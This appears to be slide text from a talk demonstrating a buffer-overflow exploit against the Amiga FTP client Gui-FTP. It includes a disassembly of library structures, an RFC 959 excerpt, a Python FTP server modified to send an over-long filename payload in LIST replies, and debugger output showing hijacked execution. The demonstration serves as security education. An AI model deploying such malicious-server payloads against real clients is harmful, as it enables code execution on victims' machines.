
                        bsdsocket.library                       XREF[2]:     4200ea4c(*), 420731c0(*)
4204fffc 42 07 31           Library
         bc 42 00
         ea 4c 09 ...
   4204fffc 42 07 31 bc 42  Node                    lib_Node                  XREF[2]:     4200ea4c(*), 420731c0(*)
            00 ea 4c 09 ce
            00 f0 fd 91
      4204fffc 42 07 31 bc     Node *    Library_420731bc      ln_Succ                   XREF[2]:     4200ea4c(*), 420731c0(*)
      42050000 42 00 ea 4c     Node *    Library_4200ea4c      ln_Pred
      42050004 09              UBYTE     '\t'                  ln_Type
      42050005 ce              BYTE      CEh                   ln_Pri
      42050006 00 f0 fd 91     char *    s_bsdsocket.library_00... ln_Name       = "bsdsocket.libra...
   4205000a 04              UBYTE     04h                   lib_Flags
   4205000b 00              UBYTE     '\0'                  lib_pad
   4205000c 01 2c           UWORD     12Ch                  lib_NegSize
```

What part of Gui-FTP are we going to attack?

- Large server welcome message crashes, but not reliably in the same way every time
  - With a little work, this would be a good one, but we want something simple and repeatable for this demo
- Too-long filenames in file lists crash it pretty reliably
  - …and as we'll see, we can develop a well-structured payload without a lot of guesswork

FTP: RFC 959

- Basically, “There’s a LIST command, it should list things.”
- Let’s take a look at a very simple implementation instead…



LIST (LIST)

This command causes a list to be sent from the server to the passive DTP. If the pathname specifies a directory or other group of files, the server should transfer a list of files in the specified directory. If the pathname specifies a file then the server should send current information on the file. A null argument implies the user's current working or default directory. The data transfer is over the data connection in type ASCII or type EBCDIC. (The user must

Postel & Reynolds [Page 32]

RFC 959 October 1985
File Transfer Protocol

ensure that the TYPE is appropriately ASCII or EBCDIC). Since the information on a file may vary widely from system to system, this information may be hard to use automatically in a program, but may be quite useful to a human user.

A nice minimal ftpserver.py to hack with

- https://gist.github.com/scturtle/1035886
- *Just enough* code to work and talk to Gui-FTP
- *Easy* to insert our own exploit code
- Thanks scturtle!

```
def LIST(self,cmd):
    self.LoadCwd()
    self.conn.send('150 Here comes the directory listing.\r\n')
    self.datasock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    self.datasock.connect((self.dataAddr,self.dataPort))
    l=os.listdir('.')
    for t in l:
        k=self.toListItem(t)
        #print k,
        self.datasock.send(k)
    self.datasock.close()
    self.conn.send('226 Directory send OK.\r\n')
```


A nice minimal ftpserver.py to hack with


```
def toListItem(self,fn):
    st=os.stat(fn)
    fullmode='rwxrwxrwx'
    mode=''
    for i in range(9):
        mode+=((st.st_mode>>(8-i))&1) and fullmode[i] or '-'
    d=(os.path.isdir(fn)) and 'd' or '-'
    ftime=time.strftime(' %b %d %H:%M ', time.gmtime(st.st_mtime))
    return d+mode+' 1 user group '+str(st.st_size)+ftime+os.path.basename(fn)+'\r\n'
```

```
>a 42424242
42424242 >nop
42424242 4e71                    nop
42424244 >nop
42424244 4e71                    nop
42424246 >nop
42424246 4e71                    nop
42424248 >
>g
Breakpoint 0 triggered.
VPOS: 158 ($09e) HPOS: 087 ($057) COP: $00004500
  D0 00000000   D1 00000000   D2 00000001   D3 00000000
  D4 00000018   D5 FFFF0000   D6 0000BF94   D7 00000040
  A0 425087B4   A1 42508834   A2 42519F82   A3 42519F82
  A4 42519F82   A5 42424242   A6 424F5D3C   A7 42508B10
USP  42508B10 ISP  42002338 SFC  00000000 DFC  00000000
CACR 00000001 VBR  00000000 CAAR 00000000 MSP  00000000
SR=0014 T=00 S=0 M=0 X=1 N=0 Z=1 V=0 C=0 IM=0 STP=0
Prefetch 42424248 aaaaaa00 (1) 4e71 (NOP) 4e71 (NOP) aaaa (ILLEGAL) Chip latch FFFFC000
42424242 4e71                    nop
Next PC: 42424244
>
```


```
buf = 'A'*260+'B'*4+'D'*4+'F'*197
```

```
return d+mode+' 1 user group '+str(st.st_size)+ftime+buf
#return d+mode+' 1 user group '+str(st.st_size)+ftime+os.path.basename(fn)
```







Let’s take a look at the structure of our exploit payload




